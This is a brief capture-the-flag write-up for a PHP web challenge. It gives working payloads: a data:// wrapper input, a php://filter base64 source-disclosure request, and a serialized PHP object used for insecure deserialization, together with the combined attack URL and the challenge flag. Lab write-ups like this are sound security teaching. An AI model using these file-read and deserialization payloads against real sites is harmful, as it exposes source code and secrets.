

bypass file\_get\_contents

input

/?text=data://text/plain,welcome to the zjctf

get



next bypass preg\_match("/flag/",$file)


input

?file=php://filter/convert.base64-encode/resource=useless.php

and get base64 code

PD9waHAgIAoKY2xhc3MgRmxhZ3sgIC8vZmxhZy5waHAgIAogICAgcHVibGljICRmaWxlOyAgCiAgICBwdWJsaWMgZnVuY3Rpb24gX190b3N0cmluZygpeyAgCiAgICAgICAgaWYoaXNzZXQoJHRoaXMtPmZpbGUpKXsgIAogICAgICAgICAgICBlY2hvIGZpbGVfZ2V0X2NvbnRlbnRzKCR0aGlzLT5maWxlKTsgCiAgICAgICAgICAgIGVjaG8gIjxicj4iOwogICAgICAgIHJldHVybiAoIlUgUiBTTyBDTE9TRSAhLy8vQ09NRSBPTiBQTFoiKTsKICAgICAgICB9ICAKICAgIH0gIAp9ICAKPz4gIAo

decode it and get




here find class Flag and if $file is set, then it will echo file\_get\_contents(flag.php)

and here can use $password to get echo

but $password = unserialize($password), should first serialize

construct




here get O:4:"Flag":1:{s:4:"file";s:8:"flag.php";}


at last the full input is

/?text=data://text/plain,welcome to the zjctf&file=useless.php&password=O:4:"Flag":1:{s:4:"file";s:8:"flag.php";}

and get



see the page source and get



and get flag

flag{3f98b6ea-1624-4e74-9bf7-e494ae9e08cf}